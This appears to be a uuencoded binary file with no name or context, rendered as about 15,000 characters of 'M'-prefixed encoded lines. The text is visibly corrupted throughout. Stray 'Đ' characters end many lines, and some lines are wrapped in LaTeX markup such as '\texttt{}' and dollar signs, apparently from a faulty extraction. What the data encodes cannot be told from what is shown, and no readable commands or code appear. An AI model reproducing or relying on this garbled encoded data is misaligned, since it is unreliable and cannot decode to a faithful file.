M;=P"8S(C.DV8>.Y2*E7`I-<G5]=W;,+SWATU.!4S_>HFI"O-<8A`P)Y'WDE7Đ $M@CF?%I$T=0V[X-F/;ME*G*;TI537\6[*\MT9=%BCYY2!(3*/&!Z#.`E.R1*PD)]$ $M\7>O'E;B+)/9G?.,!BA-?67<+",:LOT/+J;^*Q:_.IEP']AR1=+(%17&?CD)$ M9\$_JC*PS3-@6DX?08J?#:>4\R%>18HV/PB"1@6D?2M7?\/8S+/OP_?Y@Y[0UD

M\WQA^;!:74/S;N#RGIFI1<]]I]36CLZVZ9;WZ5Y,ELSZJ>.;&\XC2+)7RV5<Đ M6HR_]HN.\$@P':D:NF7GCVB-[F;)ZAV#AVL,6T(/X8E:`D,IPL(?,7D#4&O=WĐ $M(VO2E\$)8+Q9K^+>I^*G.!=)LN,D?DIQP^HI<T5;I*4_'VHT)$$)PJ9Y@1&^D$ M868:+G09]X]1^1@ZS^MOW>*"Z,&V87]TH,'000/*C0^=9;\AW<13:FCB\5U7Đ MI-34)\$RY&HM``8;E:5^9]Q<KXN*`'JLE!A\$N0=6R,0A:^.NL^8*"=Z19\$^5(Đ M@;'*`.5`CJ/]XG#DW%!GA=2L0I<4'KU/I8A`+@.AX,%P==TR-!V.9<3OYL"DĐ $M;O!NOT(;25DI@%\W"BR=92\+]]\&:O(B2OLD%;DAC", @L\7&ZFV?NYD/[>5WD)$ MOF*S_@Y,.2&2.`"J%MP_6@8MQ25'HU7N,@?#5UBD08D[\$1B;\$EQEG->T8>_0Đ $MQ(?ZQ$@6)]"H:&,(V7I!\%/Z=8(^'[8E$YH_]!>340*NP&]')0A)@S"(4Z@,D)$ $MUEN9#1PVZ#WQZW(;)R=2MC^9XK)=-L0^BAQ;"&X?U^RM^6B5#L.43^P-^W;D$ M=E@/3`TF@%3%*DO^]*W3FV_`CG<]M:J:)'C&5NRC+-J3X[VV.]_4N6E>?:3GD $\texttt{MX2V3P_.VVT} > \texttt{*RD4} < (/A > \texttt{*+3A}; \$\$D, \texttt{V}) D? = \texttt{W3+A!DYD} \\ \texttt{H1F}, \texttt{1AM} \texttt{"V-, A?E[D]}$ MT\$-GQF7F8_S_YN*2#/#7Q!IP_5?\$3ST#_%YE\$I;0G=XWA)VYG&<E70N(0UPZD M)#,+ZY3%VIU]VML0B&MIY[;-^]*+(?[II;O:/4GTS6\$A/MGG4?S68QUV9?J@Đ MMR; #%G*02\$+GY%#M)'M[T[.S]1^)^ECM-0V[J8?5.H_)R3"(RD,]:!VZO(H*Đ MZ88#3>;0^8<`(AX_E)`?6ME!\$Z&`@(Z1_9\$KN.R13VC!\$=A&,JCJFK\$(%AP.Đ M+Q0-X=^K]69N.NITON,;0BID(W11!CAM_A1`J/[]^=F&ZX!RC-^F(U>T_:`*Đ $M#BI+F(/**KI47H6(=]-<0X#/#(5JD(IZA?T"416Z%)*IF&GR,W^7]:/QI,8D$ MC3"!QE?CSU'J6.O4!1GC%KVN`Y]#WY;\$.!_A)U%^0?*ND\$51YA\M?[:;\$B%1Đ M0HY9/_EED>"GO4Q3)1HCG(LRY][*21`\TM\R19MP"=I,!!RL=,D>2(YD8HYBĐ $\texttt{MH@\$F}, +6\texttt{ETV1RD-<HRS(E>'=;L40MTFRYKH)FHQ,UMC)77CA/,8-B^\$8@H+/`Ð$ $\label{eq:mpeq} \texttt{MPEQ[Q?5JX]O(_1MI!1\#JAPJ\&[U<T4<+/OM[OZ=UN7>\'?M[[\&U^=Y-WRN1\&QD]])} = \texttt{MPEQ[Q?5JX]O(_1MI!1\#JAPJ\&[U<T4<+/OM[OZ=UN7>\'?M[[\&U^=Y-WRN1\&QD]])} = \texttt{MPEQ[Q?5JX]O(_1MI!1\#JAPJ\&[U<T4<+/OM[OZ=UN7>\'?M[[\&U^=Y-WRN1\&QD]])} = \texttt{MPEQ[Q?5JX]O(_1MI!1\#JAPJ\&[U<T4<+/OM[OZ=UN7>\'])} = \texttt{MPEQ[Q?5]O(_1MI!1\#JAPJ\&[U<T4<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[OZ=UN7<+/OM[$ $\texttt{M(Q@X`H_N[I<OI0>\$T)} \\ \texttt{B-*A&JY4*"NZ[?TMWN;7DVVYGX=GC>^.'LZF^>&^PD}$ M@5(RSN,6Y;JN6S\]'H[#[E2>Y/;]/IZ`8;#QWDP3CVNNC.&H*\X>1>K3EZ#QĐ MJ3U3*K9ED(JNP[#N4QYZH,,WELBI`/%E:\;N,!?!8X*8E_L&!9DGANR%V[%3Đ $MK:M5$SY!=1&S93/GF,[$_V'\F9`_2K?[^?CG2>>R)Y[0R.S_AOJX,4_\7>D3D$ MKHSBH"6T<.C3T-2T7, `=]62[<^\$EHTM_C; `U^_H5/S+(LC;1'4T?-24):LH^Đ M1PG0.U=O3O>V&4UFTP<O)G^%?F/\6RN7*>>96.T;K8\K1]2<.LM*1IE6GX6-Ð MM(3V5D7MS**E@-=OXTA-L)D8%E]5A;T:9GNX;-KLN;<TM)5IU)_BA>"]R!1_Đ $M,F[\#V\#+@J0IZ>7B]5+JWWFQ)>.B:X\#=]^X&\XSS^S\#[<+A>B-;T.8&] \Q%CD$ MRF'BS+FXE4\Y5>7C?.K4Y+R@)01MYF3&+Q&2"HXN\$,)QVUE4I#JKS#J#S0AHD M@(/9+`5WDOH[^JT7`6X?/8K81)CC;XHO4<78_NYOH6?D5\WYEP@`@.27LLPOĐ M"K!%Y#XBW1F?V]1DR:H2T2E>\$ZQ1Z..#X:`*%N=#K@_2AAK3TO24B.T@S-MĐ M<%`TUZ+J>7(I](&>SLG?Q`S3;Q],<'P\$.<:*4GX*_FE12.Z\$>DPRO>JF[`*1Đ M_*ZE29IX3`?\$LQ31@677H=P/8\$=(*`Y;LO.#B=#@1&M[A^D:MX>_-?#VA,_?Đ $\texttt{M*Z-CIWMARM-SR`[U<@=F0/M)<_H5\backslash EINE506D?"R8HJ4B/I)F'YSGC\$T'._QD}$ $M]S9]L(+Y4$^.7(/L82S6LK(Z,QFINW18N);=3G).2$0@FAZ;=7__&[KGS#N$D]$ M/N!N9?(>4WCPWO`5/(U9AQ']LQ_UX_;QS'Z)\$X&+#9@@;G+\$3'HPSMBE4=I+D M;9"F=#\$)9+M:Q*U9V'IO6DB`([KL1A:`N:X7YBXY'"-%_I"HJ*P\$@KA-8Z70Đ $M'\1^[R@(?)ADWSZF-49F.1Z>/&P*UR/WJ]09_;VJ\16'`761[FXM?IG$;-+PÐ$ MKR5]-L?6_T]-8AS,RZT4]N=(1E]6&/+'V-@865BH'_L,E_,NCRNOZ,%TA7'_Đ $M708L!V7(1(-901[)KIX5RNY2BOIFA'!+^L0?<T&<[1D<G0DRR!3!56W]W&.Đ$ M<<4NF3Z<L22A>E*'[C>?L+Z9V: F]+,4DT?KFN'E;C,ZVC.,2('\$#N*5(98UĐ MD6X*HCY(UK<T6THB\$\R.T<.E#K7Z7/<+DIYA#JP]8"2LH1T,H#')4T[E3,BWĐ MY`NDJZFIZ;&Q*[XE?UAO@X9YG3')7Q+;L#6I(2_>;98Y%\\6VV5SJ23>8NWXĐ MOLK; P?+D]@IS@8%`\$D]2GTR!=LD^S\S(J`^%3(``"`7Z87I&R#*PNI?UD\7VĐ MKHB[\LEB[']S2>18MA?,U+%<XQ+Q0I(N60);!:[1JE(NB!W,5GMS#\P9*\.1Đ $MF@?Z)T7PO0*/SZ(08C07@)J?"T\)>GI4X"[I1)8K+VE$;QA'<_,`06T8>;$7Ð$ M-F5C_.I?PQ2/B:ONNEU8_=34+@KW6:R:4!["`X2^F+74P7GOYK.8*S3C,C2_Ð MP4?!ZR! H6GIHS:B-[(%L6%*9?(2HJ%/I\$KZ[<0YH 40W>=U8E3%`K&= (0.Đ M9J)2JIP5WY:BQ00QB/+!B0E1Y0O2395887L?48F>[D5M*>\W></2(9C*\T&RD M>8#>5XR@Z!\OHLJL/PLT[N&I]2PS %&'P9QD3)]I7HD@'R9& !0*]/XR`33,Đ MN(C3@E\'9C";-_P=C2\$+3(,!72RT1>/!3!KO9@8,9]ZVXG(?%A.CIQS'225/Đ $M^2U/N'-K)_I$, $H>[ZCRWMRL#+9P9]W&YV<3";@R#)=.[-52\7STE7_N95MU*MD]$ $MW2).T.9]E9.;6_NQ\)V#]'.MQ7[++-3/AO%QUR@=OEROT\.6\:>="Q^L6[AD M_FRS[919:A,?A@&V`I_G8Z-3D7:ON!J"/UC,P2((AZG0>#BFNGATS.UTOCPQĐ $\texttt{M(+O:D\#1/AJA=O]MGTJY\&;\$YXWE\#X\70(LR+@VP!-\$:68@2)0==?<\#+ZQASZLD) }$ M?SB7!K6)]#8G):4<JT`P3ZW"NH*92S0,!T#*8D,W@U`WK.:!)IV3B.OL!%D)Đ M#/#;&_!(6+PLQ.8!&;H!%(&&-+K<ZB&NHTG]3]@4>GX,^8+?6`0\9BAJ30Z<Đ

M4V!)7R7Y8Q3/@]%U&L=1:^(Q_&B_.0/N=*B5M3K%P0`!7I::M^A]4%@3.D3^D MQ:@X\VT-S[0ITJT%RCXO.Q)E;:4RN;]Y(CD3V7AGZMD7T*,MP-"_8+38FPM;D MNX\$65<KT?M05S2X1P_#B!%T'=^OGZS8G_6"#VTL<_`S`@RCX!=T['SZTI56Đ $MO(R=<DVHH*MQF2*1-6!"*C`$^\2N+]SHVR^RV.=\G\-$O"R*G/A$\RC6)66BD$ M_6D_I;B1Q8W=K=H[\L<=E3OGY@=3<K40S`LH@[GQ/V0V`#5\`I\6S`1I*<BPĐ ME%9D_^ZH\U?[9^U=RSX8?UF@XAF98`MQ<VJT&_L@_87Q_Y:3<8V880%"\$Z6@Đ MK% IORJ>&TJJ[VSLX;429+WDN;7'ASZ)9;(BAQ=!\>P]''?9C@^+=7]+VS!7Đ M\!8%0<N!WEFRLI-R#_"U;38-AGZV5E\FS]FVIIERK>8LC98JMML_Y#F:YX96Đ M)[K8?3:T_!@W,ZG*!YDGXS:';!!K;\RB]@]1[BQ7"W1Q]"E(\$5:T'M!YF,K3Đ MZ..01D<3X?.#1<T"R]PPRTK_0>,H!'QN48^'2V+GS^\WP+`9Q.?@H;Q_U#'2Đ M[4Q:BIV1/F,/MBL9@(_13]8`<B'A(?A5Z8U6`YJI"B3/7=R^?]5^G@?VF`/3Đ MDT4E2%_7*SQB="RL)BG,>?`\7/F,L6RLV!0+I>/GV8,]+H7N2F\$1EN/D_C\$WĐ MFA`I-5]AU2(Z]C&+Z*&Y1Q&=>J7V&1'7(:VIURC:T3V=BD0J'H[EAP5Y#JL8Đ MKU]41>&G_STIK/NEBYP#7IRU>"<KC/H@\$C=>EF34F\$)6<(2Z35ZM1"YB<2G_Ð MZH__M\$C%Q!";5Q_B\$!#/WMA4.SV0=U^=)N89^0]6*9805L(I2F7'++MY;ORÐ M=UBA.OANLV(8YXN52DJGIL,Q)!Z\$^%R?#`KCH:AD2S="/H]&K[>+)3="!E:SĐ $\texttt{M=QKOU_OX+5]} \;] \; (\texttt{MT_3O'}) \; \texttt{M\&K2/D}) \; = \; (29 \; \texttt{H6P[M^""C03@<)@._B6P>+,EKP9>7D)} \; \\$ MHUR3]V?8VX^GK?SS?*H]+)SZ/<F7@R5]TYF>3Y#%WZN\$Q,1(2\$F88V;M[X,&Đ M%4/HS\V"?I'%UDMV/\S^1.&Q?S>=C*O?\$Q]OO^HD?;MJR72B&E'[8.PB`3CIĐ M,@`L,:?4%(H:A"7I-:HL^RUE[FMT0_Y#XAHAX(^%\$R>,)@)_*!0@##S6I8^2Đ MG-EB?AM%0\$MK3I=5-!DF>S-;MOGRT5;)C`[)_`LFK29(]7N"@H+>`M&XC?VUĐ M"15XY,GR5"\,J8-NW;JJ57]K8N=HW:5'&7,P]%C?6_0\=<:?;CS9N63[RT5PÐ M9CPK3F':*A]X\$\$J!>;(7^_[4[3`WV3*V%\M/\O'Z]/<E>*5E9TO;XU:H-13LĐ M!N-\4;_B"4,^F&,A8\!ZG0%&Y2AA\$F;CN:G!^X'Z:N/K!W:6F?XV@0:PWQJOÐ M&/%#]D>C:KL2,A8JB]CFZ.&QA,CXH3'675Z4]\1(1%,`@*][*5\$A5<@U!"(=Đ $MN*9^U4B9?,9Y](>88V&9VY##=VY<^/@'S3E"!>N8$*Z75;)O%]#:\KA"+&1D$ MJ9ACC2=W17_0%`9^7:KZ);#/S,"!+9RL^?KM[Q^.@DQE3\$[G]?=O&V)2;V^UÐ MVK;[UO;?1K?&8TB'1K/:9(ID8C]!!74ZRJP`S!)5RR\/`'9"Q%J7-_+0RH.Đ MB\>Y13JS-O0+[2?9EM=#=10!JY9/!H><>#0!:3=8U>E?<"U+VE1J]G:,%:([Đ M%)^>ZQ&M9R4UM9@J&AUR7<\LO58C#&!9<)*\Z_HCUW2UL1S0%9+O(S\FCSXTD MWK(EF]++<TY4.2.NH-/Q\Z2^E0M%2/[!W=39D'AJ"?SH2VH(+"SSLQ]CQ7+]D M%PZK%4`T#(C49[ZNT1A\$',9(K4:8/L4DDR[JL_E8WV&9\;0L\5]Z.?TO>L'"Đ M-514SMI'AXV*GE04L]+Q1U.(V:\6U/63`0#HH4S[<&FVDELX><5N*?("OU-%Đ M'MI@87?GW2A!)\(M\3A;9M8E:AQYIF4KXBPLXR%Q9!B+B8&@7\\$8W2`/\$D#_D MF!5*5SA"6+D=H88U2:*O-D/B\$82)'(2'70_;^,R4[0"X@<U8+.O!,#7K("%-Đ M`KD*?^KECH,EITT<`L&B!#?R=S+_";9RJ.?#\$`I,?<Q?PG%(PN]E58%5=#*FD MG:.9X5E%/BD__Y!WBT\$X(=XC;;I]B?Q^`:%FI-/K>CJ+:.ON0BJJJFO'H,C'Đ MM\%CDDRP(DY4\IK4T`%YK&O6+]VDIGA/F'!X?V5Y07 BN;]-GLS6. J^//>+Đ M`<!8X_7JE4^MU*3@V-9XRWV6%QD;L)(CD?,3KKSO\$]T`\$5T/J^H)JS797M<GD MT[NRXW&NW6E`IEGJ<1\], KVZ<<PJ'9B>,5I'S(EX##*P,/\IVGJC4;_/D;[!Đ MAH'X%`:9K@SJ\$T`_9A<[CF\$EO^;+"*]9D7'RPJCP6Y;\?79U@Q'&"&4GUU?Đ MOX4102K*K<&_#/V/5@Y'R]"K_[4<3S\%A@O1A0UV`IX8D@\$\.\$!AA3ZC9F14D MN.RX(UAQWJV!XWVQCA^M+P>]3C*)Q9%<SJ.)7.`C%>&:BP]*<O5AJI`3>FC;Đ $MU>7!+`8\#HL2HO>33(H7/=[0`;BARKI"HLS\#;\+-8>D0$*R<&$`LOID.QW6-OÐ$ $M]K[4Z1NNHF[K!,K*#+<7[5M2=56*JZX32=XN*Q2FEW8.7]/ZHU9A:U>\\O[,0D]$ $\texttt{M}<-@59\texttt{U}>; \$\\ \texttt{\ } \texttt{\$ MGPF\$8:#\1^:CV*2F1^/'3HD\$1U5/-@M;Z/1!&J=&Q**AXFKXR@UOO>OC(V/!Đ $M1-[<(-Z:>&A"-S&XU*3QC&+!HJF`<D+!`@_6HI,FY.)1#07^1NA#0MW#.A7Ð$ M(709R00-#N6AS\]&1P(?,5DT,9DFOKGSYA.+YWLR[DI\3'RN<*B#C<P<RT[^D M+9N>[Z"#935A8<7]0!<QJRHK.G05\$Y_,>P9Y*:OHT7=Q\/T,K>30@<YDSC93D M9.%Q`O.L%NZ3!,6%U`W!L&XPW4/L5/[\#"LZ<!&E,I-D#0C*XZ1D@(\$*0%RND MEJ\$<G;`C!6:-@Q,Q!,1I<*YB@&LSB04*[W4PA/R@H2I7-'I_,RM(DCLV>T/YĐ MKRW[!N-:!J3Y,3`WX(5#%X]EBE0B^.4;#X-8N:._APD8'8^F59@G;3M1Q>'\D MNT2%/,=XXWN3T8)^Z*\$81!<*WK+.Y=]]2RA0[DZ"+A@9@C%#F2,01D<H![*WD M&P?Y&CNBYH'E853!CD7E=B5JVW4J9:U<%'4RBFQZ<(%=L-2>S_22H@\AI?AXD M\P"*I%)'BV&>)BPI=]C'R1E;^+`EW!-BHF+(!6<#A/R"RW#W']DK\\F)33':Đ M9&-Z2S0G:&PW\+R1Q1!J.\@[CVW\:\\$WN*H.L?%4P6D\$NO);!Q-GNN3=O@,6D MKV>4L+=2X'E%?/K,443`WY3,-<S'4?!\$VWQ944G#".L(U<6D0CRF,AU+E+/IĐ MD!`U'#_:NH7&VO@^?`.+HC)9//Y8MQVL_.]FU[+H`L*RD%KV\0@`OYF(N^(7Đ

ML@BZ/)/RX/S^;\!MC!N@'1@89D4E4`6QJA(C=KZF/\$FUKMEKB@V0?,T,[;0/D M*\$LH%]_QP:)R_"PP"O?_?1S&/:BO08+D5P\QB,V``\!64U<J_F["YDP/BO28Đ MFR, #1RT; M*XP73AE!YP7P-R)EI\$NO-"S.>#; UC; Q]?%KT1YN->: `8D'_M;]7Đ M*P*2`\XKN!\"K*SORK_,+6;=XZR:Q6Y=`R8N-G68T%=Y16Y-#3Z<*58D`"!EĐ MIO+H(:HTIO\$C8`2@FT\@&H!741Y[5U,Q)&,WUE20V,%R*9-KJO?_03MQ".,\D MQ["'V,JW))Y9''LW(/#G5DN>TU^-X=:!^_.4.!^S`<P81#EHT7K<Z\$R5/8Y`Ð M"-@QHGY4ETE-PCM)1YJDJ2LP(H=)KT*0T>(703&6]^,RD!#+YX)ZC0M1IE\$=Đ $\label{eq:my^YT&P} $$ 951L! \#A(XM**&1\#S^7&J4;&E^F47<O:@$8M+['?/[Y]?@MX/MGT+\D] $$$ M?67?E9M,"'#!-UTI^#9SMZJ\$.95.2YOZP:#B\ZKUBF!'BZ7G55!\$F06-EUL*Đ M\$A?+8@SN5VLIP)C<LO4B:M?QB5%>58#L?Q/<Y7'>AGSP\$KH9)_/IG?+N?:6DD M#/_KX5TF)RE]SC>UP\46%4J3%&CB>[S8\$)CEM?KI<">G\$`:=S>G@Q+AB^8[\$D M8KYX-=LDX=GVD'(\$>*X70*V(.,]8TO4%\R&\$&5)'0&`)S7)]W`#,*`.>HR\$\$Đ M(WQVPD@1D0'8SILZ4ZT)']RD?YFZ%E-=0,4(FNT\$___563L^AED%@#U93>YK+D MK`GD[M:6[U?G>?UPSHS<*10'TC9>ARH(7_,+0U41.RHN-GERQHA'B(RP+O`VĐ M!T^M3E_VVV8F4KIE]J\N)E9EJS9`"6#*OQWR,)8PJA;CQN\D6:K7/12+V`%FÐ M7\$67,NC40W4?B;2J)B2.8&SD5T5/Y]J"U*L\KY;:SR&R4KD0A`LJD-NK55A_Ð $\texttt{M+5@F-=\&)7NB^.X^,M)@LF)M8`(&H/\#?YOCQ\#_?<D\#.'6'!Y\`\&X>59($"L*8D) }$ MQ8U:1NOPY\$7*PP469)Z9`]?0BSX;ZSD*G!!35PWF=U.4HV'?9\$`,KQYR'Z:CĐ MR<'83V7H#UH#16-8RIZ\/-4D-<DP!`:F_*R1J/3\$S!"Z.)ZQK)6Y(OON1X?'Đ MER6_J`.H.485'WU%,O9B@P7\[A;5I)\CYU>EHV)'>'36:EAC_8E?4A*HY,3Đ $M<7]Y[A/:+]VD??0[A+F=;1C%!I.5&TW*>5V^(N/4[T9IYO?N59"2X@/?)#-]D$ M\2EM&T#[(=8\$D/#T/VM:KXE>ICN_P#4>VXM\$.*=@#2IT8Q0>T]D\$[=KSU<:6D MDF2V[/9,#'+!J&FUJ\$E#G"!1PF?&#=COAT_W+]?D13R6O[>]O\$J0@VM9(U%JĐ M&`.OAV<H";VNZ_'>8W<2#H,KO_^Z[@#2(F<85`AUSP+OM?I'&P+Q,O=*'^O_Ð $MZW06#4"N5]Q''XL^*ZW6I$JC^01(C6-.=:2E!5(P70=$WA[504R4J5.==7YD)$ $ME\#^1+J!OUWIC9CE'H?^/%>D78.(C_4\P@I+4$/)259*77TA:>][#WQ.)OU"RD$ $MU!\3(>/9[40>Q700R_.EA8BR@S864$YN)<7HX!^"NE1A\J-7Y&_FW8I$//S=Ð$ M@%!M17BBC(13T<LM1"R<)`/(5E=:TS1Y0M262.4BK86\$91(<PCB18_UH5`/VĐ $M[*8):K`E\&OAL5>LS4<*=E6#\+^='TIJJ1\E)48_*I^.H@K(SL(''W?`/X:HBD)$ M*A.%>5@T4&20WS5G\$AUF<MRH=\I@JRG(1(*9X!JU.YCA(0KMTL"=7?LN"?Q\D $M(?PQ)[(9[XXF0G_'AX/D_!O'Q^-W%\9-\H=A^77*<*^-,@Q]&!\HC[%05D"8D)]$ $\texttt{MMN(*D\&S7} \\ [\texttt{M*T"]A,M^?]5Y} \\ + \texttt{PJ[P9*=`:Z\&J:J8+P>I[K1\%K47":O2,Z+XHD]} \\ + \texttt{NMN(*D\&S7} \\ + \texttt{NMN(*D\&S7}) \\ + \texttt{NMN(*D\&S7)} \\ + \texttt{NMN(*DMN(*DS7)} \\ +$ $\label{eq:mwl} \texttt{MWL} < 0 > \texttt{TA'"} \# \texttt{TQ} \setminus \texttt{D\&**} : \texttt{H0!YF\$6"/G*_!Y} \ "V" \$D < ?[\#[\texttt{N}>] \texttt{FY} < 8/,1!) \texttt{X}; : \texttt{ETD} :$ MM%7)GE>>VB!'UN+3#VJOC3NQUQ0EEIY+5>/)NEX!:TH>76U1/[)O#K]V3?>)Đ $\texttt{M9=OIZ]S^10M_XDT[00+==)<*DH"A;SE4');QQTHRS-7Y2FV\#U^THV\M^(2\$9D) }$ M+@X';<618JC-<1;7/J/O&OSGH6HE.EVP,:T*LY+-I,EJXW.DFE_%_[2."YXUÐ M`YJHDQNB0VUD21HZ-W!^Q+)R5WF9\\C"09A<:\$YIHB<RU\$\VBK#8VSA")!!DÐ $M]3=<4\#QX@II7>...63,76:U]<69Y8WY9MJDWIYG*Y?"93SHW3/\8>6BW-K;''Ð$ MF_6-@W/WGZA>F]HDTM\<C2^5>#?7YUJ":GA/M_NBP8G4L<OA>P\$DRZ;^!@:LD $MOC+AN>4/35L^{;}Z-QO\#S;/+DF1>:C*T=9E*$$+D7WN$R"$8MTB?-L,MN\P;L[Đ]$ M'3C,6@B&IF./8'-C`;U]`.)=+&8QW\R6Z"C@/1Q\&CZ<,"^44%#-F0WQ83).D M5B)Z] "=0+%5[?W;@E\14>"5V\R!Z\$;AR+O\$]>A1C-#2&'729T55E*2S&+9AĐ MA)Z.C:B@:L*O:'B\$4II15Y(&XSH\$BE'(UEWT%DH1LRGZU.DN79)*Z[X\$6!?UĐ M;WZY3*!O?U"MCD6731\$U5%%-/=V;)N%:%"5D&V"M%(WF#HFM%`D4KB._<#:8Đ MFEH'>IYO123&H1?7_+H^BKS?IIZ!6`H`U8:C"6%.42#_`O5<I8T<K%./,C!)Đ M*8]?K"(O=J%)!GG%,#2?Q79,G<7\$@/#EN3"UU\%1JI1#R?UE@]IALAA9F(<6Đ MB&JA11*Y\KORSN,)6YB2\BWRRI"'*\Y?_'J/6[:MZQY;GK<WPUN1G/V4!TW)Đ M/2Q\"4IQM%<^O)!]#^FWTPW(ROT*+RU5.AW2_LQ11":QLH%VJ9+B\B59=[5?Ð $M(Y!8!/0JI7S!=3]#=;Q&^UD<&UEO.H1OISP)1[8><:&&<#$9YP5%?!?>\-]HD$ M-DGESM-+'DJ]D_XGWV\$!?\UP1F8@W,=Q*,K]\$L'8E[9.&8QP7H*^U&*U-KFOÐ MB-YE@&1.L7CX9IL=[5G)P8'D<XUG@[6652:0^<-R<_5A.>6`\K'^Q)R019_2Đ MFG"N&7%-MBY6\$`AD!\$>S&>=?3CG2RM7'S=U*>5A>/6+QGNBRK39.MU7PLHBWD M63H+,5Z)VA@(91E=-%NKK6X+"^;21"^-?OC=SQ7)11\$D67-X.MX.8Q4,]*!FD MA`?\$B`S6_<@7T<!.8\?S2DY.!JBL2M7J=;(5341>-[K8KDGG\G<^4%NXN*2`Đ M23@#4L-&49C@@RIET?KHO;(AMH7YZ\$,4P9:)9H,L^'Z#S4M*W8CL\]&9LL-,Đ MRU#':TGPP/X8`_@09Q;"OWE8%6&^):>T\$ELP)D"YI.S:]Q3W`<2%8<+/ESDHD M!NN_`6S'!N.AJNOF+]&D)L&UJ>F^/%TKZ-+T8T;D6491FL/ER=(P(1WIOHN]D $M2=G3^{''}Y:06^{(2?BA):DHK"-CXUU}<_{?<SF.]J7"T(-4D%<D+^ZS3:^-/IÐ$

MW/K?GVSH';YW"4_]>',9G:(17+;02*EB\$`\U`XMRJ.Q7QJ,'9*C#"&I`--?6Đ MU`OS.L4%(G=B&I#TR?F3(1(L8B'TCN]GW5T*9X\=!,T])5]VKHV)F6^0MWFOÐ MD9(6"D[PB^6X/?*Y'[X\':Q:*Z3T)2S</BQU6VB?%BSLU@81\0G+CH]7H'3!Đ MH'I+?\$<*R,\$N\]#Q'+!`-DG?5]/3HW1=_\S:-PLL#IGFW'0#Z;@O[(%^?1JMĐ M."]M\$"4A'^)'B0MY(S5B_E%;Z=L;8)CZ3^C,L`+R&^WV11YC8I&\$)[)-KLHRĐ M594'VP_N:2B`PZ#`2'EEV&#KCPY%,5>A-\$?:'H[;(%+.:/^]7VNTF!LV&:SKĐ ME.4WQ42W807FFZRB?63\F^;%17\32%^=<,\$Q\$[6^LZ[A1%N3Y2%KUW?DF^3`D $MQ4PZ^3+!';=)/9%QW&\#I$6?1KT542?:6S2*[(4BV\9YH9N^0^-O=9ANCC[N]D=0)$ MY-<SI%_&E0NU*^/(@24RF]2'S\$0.T"WZ]2,L,QP<'%D6GRG-#>Q211M>CIP(D M\YT!9GLO1=L.:IQ6)@(NDHQ5)@\Z.61ZQKQO<`P9@+#.7.>8H=+T0#A>;H92D M\(;0+P.TV!,;T4;PE>AS!GA7&,SD)2VD`+='DYAZ<JTF9'5KN\$=O_0LA5"E2D MJ!F_K@.]KN%%8.[(QQ'K8(>Y\`49?W^B8)M2`W:4L5FD9V8L?@_"VG[/@L%GD MOU=><JL<\$*H-F;.!7`H#\$R/+?M5+R_IZW\.@KJX*/L02(<Y&^OT-CG1%S8``D M2D*`[(IS5(*+5,_3G_/'?BW2/;(#W<F3[@]?4<H\$"X3%J0%\IY3/KZ`*X9!"Đ M]@\$+R=_"<@9\$X?*+RPWL?BZI"JXA/+H4RY@ZEQ>1>#FLW#HL+\$J/WX[T`\$.%D MON")RBE)7K(=BF>1JVM`#C?\$+X)KCR]HE1\$C5W>I%@_PJUA\$X63"S(7`D]DVĐ M_*G@J*R#9-!P%^D!HR\.Z=/FAZ_#G-SP."3E!I6>62U98&V1I!7.)AQ@\$A;UD M'RW83:?;*NF%LG8U4P_0,F0X5R=-['Y1CN%R8]O?N%9%\$=1\$`)BRH4&)()98D MP^W4W62;\$QK^A]>MI4.R&;-<TD]\$]0>/<!N@BA"-8LO#]8N&3[)6P7IO)UXGĐ $\texttt{M-140M=<WRT*0RV4BPI@L0XP.$4E"M,EF5K=U?\#M-L_'..D:WJ046HN-XCRX>$ M_MNK=RCZ97?N9GGRAAO'^IN.\M53IM97Y<S_0]Q3^JYC^TKQS_'L&K)&ASFÐ $M1(2=043[[\,JP-\#,RV:B\%EUD\&7T8/=:0:W(EZ6906,?`\$[6#)#`L#*`I:[9WDEV])$ M=7)R`NB\$B1)J&-M)0,+G!I1)`C4H`']Z:L`L5.-B?W&<!AD*A"2)`7QL+7_YĐ MOQJBAA`R[2/E)Y:A]#!N0@0"//+FDN/AXTCE*LA_JBT(Y6VLJ2G_;3Z5A`TZĐ M)E7.O\$\$1MY;>+[WJ3LRRJ+\?=9`TK^OU<#>>92",RDNBL5S#MRF59621.!Q5D M-HE\=SL@<3]-U3<E-ON3[@SP&XL<3%6F/@\$P>NL!&,O0G0L+9A;@2*'ZA#[*Đ $MW7X4_.52L64$=66AZ4-)^XDE8F(#7H$6:NEREP1;!Q,\5RIS*Q\U):.9EYYÐ$ 